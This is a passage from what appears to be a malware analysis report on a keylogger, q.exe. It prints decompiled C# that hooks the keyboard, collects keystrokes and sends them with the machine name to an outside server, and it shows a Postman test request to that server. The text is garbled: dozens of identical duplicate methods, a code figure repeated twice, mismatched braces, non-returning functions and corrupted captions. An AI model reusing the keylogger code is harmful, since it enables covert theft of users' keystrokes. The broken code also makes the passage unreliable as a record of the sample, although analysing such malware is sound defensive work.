228        // Token: 0x00000022 RID: 34 RVA: 0x00002300 File Offset: 0x00000500
229        private static void UnhookAFSHFB()
230        {
231            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
232        }
233
234        // Token: 0x00000023 RID: 35 RVA: 0x00002310 File Offset: 0x00000510
235        private static void UnhookAFSHFB()
236        {
237            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
238        }
239
240        // Token: 0x00000024 RID: 36 RVA: 0x00002320 File Offset: 0x00000520
241        private static void UnhookAFSHFB()
242        {
243            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
244        }
245
246        // Token: 0x00000025 RID: 37 RVA: 0x00002330 File Offset: 0x00000530
247        private static void UnhookAFSHFB()
248        {
249            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
250        }
251
252        // Token: 0x00000026 RID: 38 RVA: 0x00002340 File Offset: 0x00000540
253        private static void UnhookAFSHFB()
254        {
255            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
256        }
257
258        // Token: 0x00000027 RID: 39 RVA: 0x00002350 File Offset: 0x00000550
259        private static void UnhookAFSHFB()
260        {
261            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
262        }
263
264        // Token: 0x00000028 RID: 40 RVA: 0x00002360 File Offset: 0x00000560
265        private static void UnhookAFSHFB()
266        {
267            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
268        }
269
270        // Token: 0x00000029 RID: 41 RVA: 0x00002370 File Offset: 0x00000570
271        private static void UnhookAFSHFB()
272        {
273            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
274        }
275
276        // Token: 0x0000002A RID: 42 RVA: 0x00002380 File Offset: 0x00000580
277        private static void UnhookAFSHFB()
278        {
279            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
280        }
281
282        // Token: 0x0000002B RID: 43 RVA: 0x00002390 File Offset: 0x00000590
283        private static void UnhookAFSHFB()
284        {
285            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
286        }
287
288        // Token: 0x0000002C RID: 44 RVA: 0x000023A0 File Offset: 0x000005A0
289        private static void UnhookAFSHFB()
290        {
291            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
292        }
293
294        // Token: 0x0000002D RID: 45 RVA: 0x000023B0 File Offset: 0x000005B0
295        private static void UnhookAFSHFB()
296        {
297            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
298        }
299
300        // Token: 0x0000002E RID: 46 RVA: 0x000023C0 File Offset: 0x000005C0
301        private static void UnhookAFSHFB()
302        {
303            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
304        }
305
306        // Token: 0x0000002F RID: 47 RVA: 0x000023D0 File Offset: 0x000005D0
307        private static void UnhookAFSHFB()
308        {
309            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
310        }
311
312        // Token: 0x00000030 RID: 48 RVA: 0x000023E0 File Offset: 0x000005E0
313        private static void UnhookAFSHFB()
314        {
315            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
316        }
317
318        // Token: 0x00000031 RID: 49 RVA: 0x000023F0 File Offset: 0x000005F0
319        private static void UnhookAFSHFB()
320        {
321            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
322        }
323
324        // Token: 0x00000032 RID: 50 RVA: 0x00002400 File Offset: 0x00000600
325        private static void UnhookAFSHFB()
326        {
327            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
328        }
329
330        // Token: 0x00000033 RID: 51 RVA: 0x00002410 File Offset: 0x00000610
331        private static void UnhookAFSHFB()
332        {
333            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
334        }
335
336        // Token: 0x00000034 RID: 52 RVA: 0x00002420 File Offset: 0x00000620
337        private static void UnhookAFSHFB()
338        {
339            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
340        }
341
342        // Token: 0x00000035 RID: 53 RVA: 0x00002430 File Offset: 0x00000630
343        private static void UnhookAFSHFB()
344        {
345            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
346        }
347
348        // Token: 0x00000036 RID: 54 RVA: 0x00002440 File Offset: 0x00000640
349        private static void UnhookAFSHFB()
350        {
351            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
352        }
353
354        // Token: 0x00000037 RID: 55 RVA: 0x00002450 File Offset: 0x00000650
355        private static void UnhookAFSHFB()
356        {
357            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
358        }
359
360        // Token: 0x00000038 RID: 56 RVA: 0x00002460 File Offset: 0x00000660
361        private static void UnhookAFSHFB()
362        {
363            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
364        }
365
366        // Token: 0x00000039 RID: 57 RVA: 0x00002470 File Offset: 0x00000670
367        private static void UnhookAFSHFB()
368        {
369            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
370        }
371
372        // Token: 0x0000003A RID: 58 RVA: 0x00002480 File Offset: 0x00000680
373        private static void UnhookAFSHFB()
374        {
375            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
376        }
377
378        // Token: 0x0000003B RID: 59 RVA: 0x00002490 File Offset: 0x00000690
379        private static void UnhookAFSHFB()
380        {
381            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
382        }
383
384        // Token: 0x0000003C RID: 60 RVA: 0x000024A0 File Offset: 0x000006A0
385        private static void UnhookAFSHFB()
386        {
387            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
388        }
389
390        // Token: 0x0000003D RID: 61 RVA: 0x000024B0 File Offset: 0x000006B0
391        private static void UnhookAFSHFB()
392        {
393            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
394        }
395
396        // Token: 0x0000003E RID: 62 RVA: 0x000024C0 File Offset: 0x000006C0
397        private static void UnhookAFSHFB()
398        {
399            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
400        }
401
402        // Token: 0x0000003F RID: 63 RVA: 0x000024D0 File Offset: 0x000006D0
403        private static void UnhookAFSHFB()
404        {
405            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
406        }
407
408        // Token: 0x00000040 RID: 64 RVA: 0x000024E0 File Offset: 0x000006E0
409        private static void UnhookAFSHFB()
410        {
411            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
412        }
413
414        // Token: 0x00000041 RID: 65 RVA: 0x000024F0 File Offset: 0x000006F0
415        private static void UnhookAFSHFB()
416        {
417            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
418        }
419
420        // Token: 0x00000042 RID: 66 RVA: 0x00002500 File Offset: 0x00000700
421        private static void UnhookAFSHFB()
422        {
423            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
424        }
425
426        // Token: 0x00000043 RID: 67 RVA: 0x00002510 File Offset: 0x00000710
427        private static void UnhookAFSHFB()
428        {
429            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
430        }
431
432        // Token: 0x00000044 RID: 68 RVA: 0x00002520 File Offset: 0x00000720
433        private static void UnhookAFSHFB()
434        {
435            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
436        }
437
438        // Token: 0x00000045 RID: 69 RVA: 0x00002530 File Offset: 0x00000730
439        private static void UnhookAFSHFB()
440        {
441            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
442        }
443
444        // Token: 0x00000046 RID: 70 RVA: 0x00002540 File Offset: 0x00000740
445        private static void UnhookAFSHFB()
446        {
447            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
448        }
449
450        // Token: 0x00000047 RID: 71 RVA: 0x00002550 File Offset: 0x00000750
451        private static void UnhookAFSHFB()
452        {
453            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
454        }
455
456        // Token: 0x00000048 RID: 72 RVA: 0x00002560 File Offset: 0x00000760
457        private static void UnhookAFSHFB()
458        {
459            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
460        }
461
462        // Token: 0x00000049 RID: 73 RVA: 0x00002570 File Offset: 0x00000770
463        private static void UnhookAFSHFB()
464        {
465            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
466        }
467
468        // Token: 0x0000004A RID: 74 RVA: 0x00002580 File Offset: 0x00000780
469        private static void UnhookAFSHFB()
470        {
471            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
472        }
473
474        // Token: 0x0000004B RID: 75 RVA: 0x00002590 File Offset: 0x00000790
475        private static void UnhookAFSHFB()
476        {
477            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
478        }
479
480        // Token: 0x0000004C RID: 76 RVA: 0x000025A0 File Offset: 0x000007A0
481        private static void UnhookAFSHFB()
482        {
483            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
484        }
485
486        // Token: 0x0000004D RID: 77 RVA: 0x000025B0 File Offset: 0x000007B0
487        private static void UnhookAFSHFB()
488        {
489            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
490        }
491
492        // Token: 0x0000004E RID: 78 RVA: 0x000025C0 File Offset: 0x000007C0
493        private static void UnhookAFSHFB()
494        {
495            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
496        }
497
498        // Token: 0x0000004F RID: 79 RVA: 0x000025D0 File Offset: 0x000007D0
499        private static void UnhookAFSHFB()
500        {
501            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
502        }
503
504        // Token: 0x00000050 RID: 80 RVA: 0x000025E0 File Offset: 0x000007E0
505        private static void UnhookAFSHFB()
506        {
507            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
508        }
509
510        // Token: 0x00000051 RID: 81 RVA: 0x000025F0 File Offset: 0x000007F0
511        private static void UnhookAFSHFB()
512        {
513            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
514        }
515
516        // Token: 0x00000052 RID: 82 RVA: 0x00002600 File Offset: 0x00000800
517        private static void UnhookAFSHFB()
518        {
519            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
520        }
521
522        // Token: 0x00000053 RID: 83 RVA: 0x00002610 File Offset: 0x00000810
523        private static void UnhookAFSHFB()
524        {
525            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
526        }
527
528        // Token: 0x00000054 RID: 84 RVA: 0x00002620 File Offset: 0x00000820
529        private static void UnhookAFSHFB()
530        {
531            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
532        }
533
534        // Token: 0x00000055 RID: 85 RVA: 0x00002630 File Offset: 0x00000830
535        private static void UnhookAFSHFB()
536        {
537            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
538        }
539
540        // Token: 0x00000056 RID: 86 RVA: 0x00002640 File Offset: 0x00000840
541        private static void UnhookAFSHFB()
542        {
543            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
544        }
545
546        // Token: 0x00000057 RID: 87 RVA: 0x00002650 File Offset: 0x00000850
547        private static void UnhookAFSHFB()
548        {
549            B1031z7mRjBBxA.UnhookWindowsHookEx(B1031z7mRjBBxA.Rw8jLM81);
550        }
551

```

The screenshot shows a browser window with several tabs open. The active tab displays the deobfuscated C# code for the main function of q.exe. The code is contained within a class named KeyLogger. It includes logic for creating a keyboard hook, sending captured keystrokes to a server, and handling application startup.

```

1  namespace Z300ixv8602pfjc
2  {
3      // Token: 0x02000002 RID: 2
4      internal class KeyLogger
5      {
6          // Token: 0x00000001 RID: 1 RVA: 0x00000205 File Offset: 0x00000250
7          public static void Main()
8          {
9              KeyLogger.ShowWindow(KeyLogger.GetConsoleWindow(), 0);
10             KeyLogger.keyboardHookHandle = KeyLogger.CreateProcessMethod(KeyLogger.ptrToSendToServer);
11             Application.Run();
12             KeyLogger.UnhookWindowsHookEx(KeyLogger.keyboardHookHandle);
13         }
14     }
15     // Token: 0x00000002 RID: 2 RVA: 0x00000204 File Offset: 0x00000254
16     private static IntPtr CreateProcessMethod(KeyLogger.keyboardHookCallback pointerToHookProcedure)
17     {
18         IntPtr result;
19         using (Process currentProcess = Process.GetCurrentProcess())
20         {
21             using (ProcessModule mainModule = currentProcess.MainModule)
22             {
23                 result = KeyLogger.SetWindowsHookEx(11, pointerToHookProcedure, KeyLogger.GetModuleHandle(mainModule.ModuleName), 0U);
24             }
25             return result;
26         }
27     }
28     // Token: 0x00000003 RID: 3 RVA: 0x000002110 File Offset: 0x00000310
29     private static IntPtr SendToServer(int nCode, IntPtr wParam, IntPtr lParam)
30     {
31         if (nCode >= 0 && wParam == (IntPtr)256)
32         {
33             if (Marshal.ReadInt32(lParam) == 0)
34             {
35                 int num = Marshal.ReadInt32(lParam);
36                 KeyLogger.capturedKeystrokes += (Keys)num;
37                 if (KeyLogger.capturedKeystrokes.Length > 200)
38                 {
39                     HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create("Http://telemetry.securityresearch.ca/");
40                     string text = "Name=" + Uri.EscapeDataString(Environment.MachineName);
41                 }
42             }
43         }
44     }
45     // Token: 0x00000004 RID: 4 RVA: 0x00000211C File Offset: 0x0000031C
46     private static IntPtr CreateProcessMethod(KeyLogger.keyboardHookCallback pointerToHookProcedure)
47     {
48         IntPtr result;
49         using (Process currentProcess = Process.GetCurrentProcess())
50         {
51             using (ProcessModule mainModule = currentProcess.MainModule)
52             {
53                 result = KeyLogger.SetWindowsHookEx(13, pointerToHookProcedure, KeyLogger.GetModuleHandle(mainModule.ModuleName), 0U);
54             }
55             return result;
56         }
57     }
58     // Token: 0x00000005 RID: 5 RVA: 0x000002110 File Offset: 0x00000310
59     private static IntPtr SendToServer(int nCode, IntPtr wParam, IntPtr lParam)
60     {
61         if (nCode >= 0 && wParam == (IntPtr)256)
62         {
63             int num = Marshal.ReadInt32(lParam);
64             KeyLogger.capturedKeystrokes += (Keys)num;
65             if (KeyLogger.capturedKeystrokes.Length > 200)
66             {
67                 HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create("Http://telemetry.securityresearch.ca/");
68                 string text = "Name=" + Uri.EscapeDataString(Environment.MachineName);
69             }
70         }
71     }
72 }

```

Figure 11 the q.exe main function deobfuscated.

The screenshot shows a browser window with several tabs open. The active tab displays the deobfuscated C# code for the process keyboard hook in q.exe. This code is part of the KeyLogger class and handles capturing keystrokes from the current process. It uses the SetWindowsHookEx method to set up a hook and the SendToServer method to send captured keystrokes to a server.

```

1  namespace Z300ixv8602pfjc
2  {
3      // Token: 0x02000002 RID: 2
4      internal class KeyLogger
5      {
6          // Token: 0x00000001 RID: 1 RVA: 0x00000205 File Offset: 0x00000250
7          public static void Main()
8          {
9              KeyLogger.ShowWindow(KeyLogger.GetConsoleWindow(), 0);
10             KeyLogger.keyboardHookHandle = KeyLogger.CreateProcessMethod(KeyLogger.ptrToSendToServer);
11             Application.Run();
12             KeyLogger.UnhookWindowsHookEx(KeyLogger.keyboardHookHandle);
13         }
14     }
15     // Token: 0x00000002 RID: 2 RVA: 0x00000204 File Offset: 0x00000254
16     private static IntPtr CreateProcessMethod(KeyLogger.keyboardHookCallback pointerToHookProcedure)
17     {
18         IntPtr result;
19         using (Process currentProcess = Process.GetCurrentProcess())
20         {
21             using (ProcessModule mainModule = currentProcess.MainModule)
22             {
23                 result = KeyLogger.SetWindowsHookEx(11, pointerToHookProcedure, KeyLogger.GetModuleHandle(mainModule.ModuleName), 0U);
24             }
25             return result;
26         }
27     }
28     // Token: 0x00000003 RID: 3 RVA: 0x000002110 File Offset: 0x00000310
29     private static IntPtr SendToServer(int nCode, IntPtr wParam, IntPtr lParam)
30     {
31         if (nCode >= 0 && wParam == (IntPtr)256)
32         {
33             if (Marshal.ReadInt32(lParam) == 0)
34             {
35                 int num = Marshal.ReadInt32(lParam);
36                 KeyLogger.capturedKeystrokes += (Keys)num;
37                 if (KeyLogger.capturedKeystrokes.Length > 200)
38                 {
39                     HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create("Http://telemetry.securityresearch.ca/");
40                     string text = "Name=" + Uri.EscapeDataString(Environment.MachineName);
41                 }
42             }
43         }
44     }
45     // Token: 0x00000004 RID: 4 RVA: 0x00000211C File Offset: 0x0000031C
46     private static IntPtr CreateProcessMethod(KeyLogger.keyboardHookCallback pointerToHookProcedure)
47     {
48         IntPtr result;
49         using (Process currentProcess = Process.GetCurrentProcess())
50         {
51             using (ProcessModule mainModule = currentProcess.MainModule)
52             {
53                 result = KeyLogger.SetWindowsHookEx(13, pointerToHookProcedure, KeyLogger.GetModuleHandle(mainModule.ModuleName), 0U);
54             }
55             return result;
56         }
57     }
58     // Token: 0x00000005 RID: 5 RVA: 0x000002110 File Offset: 0x00000310
59     private static IntPtr SendToServer(int nCode, IntPtr wParam, IntPtr lParam)
60     {
61         if (nCode >= 0 && wParam == (IntPtr)256)
62         {
63             int num = Marshal.ReadInt32(lParam);
64             KeyLogger.capturedKeystrokes += (Keys)num;
65             if (KeyLogger.capturedKeystrokes.Length > 200)
66             {
67                 HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create("Http://telemetry.securityresearch.ca/");
68                 string text = "Name=" + Uri.EscapeDataString(Environment.MachineName);
69             }
70         }
71     }
72 }

```

Figure 12 The q.exe process keyboard hook.

Figure 13 the q.exe HttpWebRequest function deobfuscated.




Figure 14 decoded the Unicode strings from q.exe.




Figure 15 post request 201 to keylogging server.

The screenshot shows the Postman interface with a collection named 'My first collection' containing two folders: 'First folder inside collection' and 'Second folder Inside collection'. A specific POST request is selected:

POST <http://telemetry.securityresearch.ca/t?Name=DummyUser&hkeys=DummyKeystrokes>

The 'Body' tab is selected, showing the following parameters:

Key	Value	Description
Name	DummyUser	
hkeys	DummyKeystrokes	

The 'Headers' tab is selected, showing the following headers:

Key	Value	Description
Server	nginx/1.20.2	
Date	Tue, 09 Apr 2024 21:17:39 GMT	
Content-Type	application/json	
Content-Length	4	
Connection	keep-alive	

The status bar at the bottom indicates: Status: 200 OK Time: 102 ms Size: 157 B.

Figure 16 Postman information about the server.




Figure 17 Procmون Project.doc process tree.




Figure 18 Procmون showing pings timer.

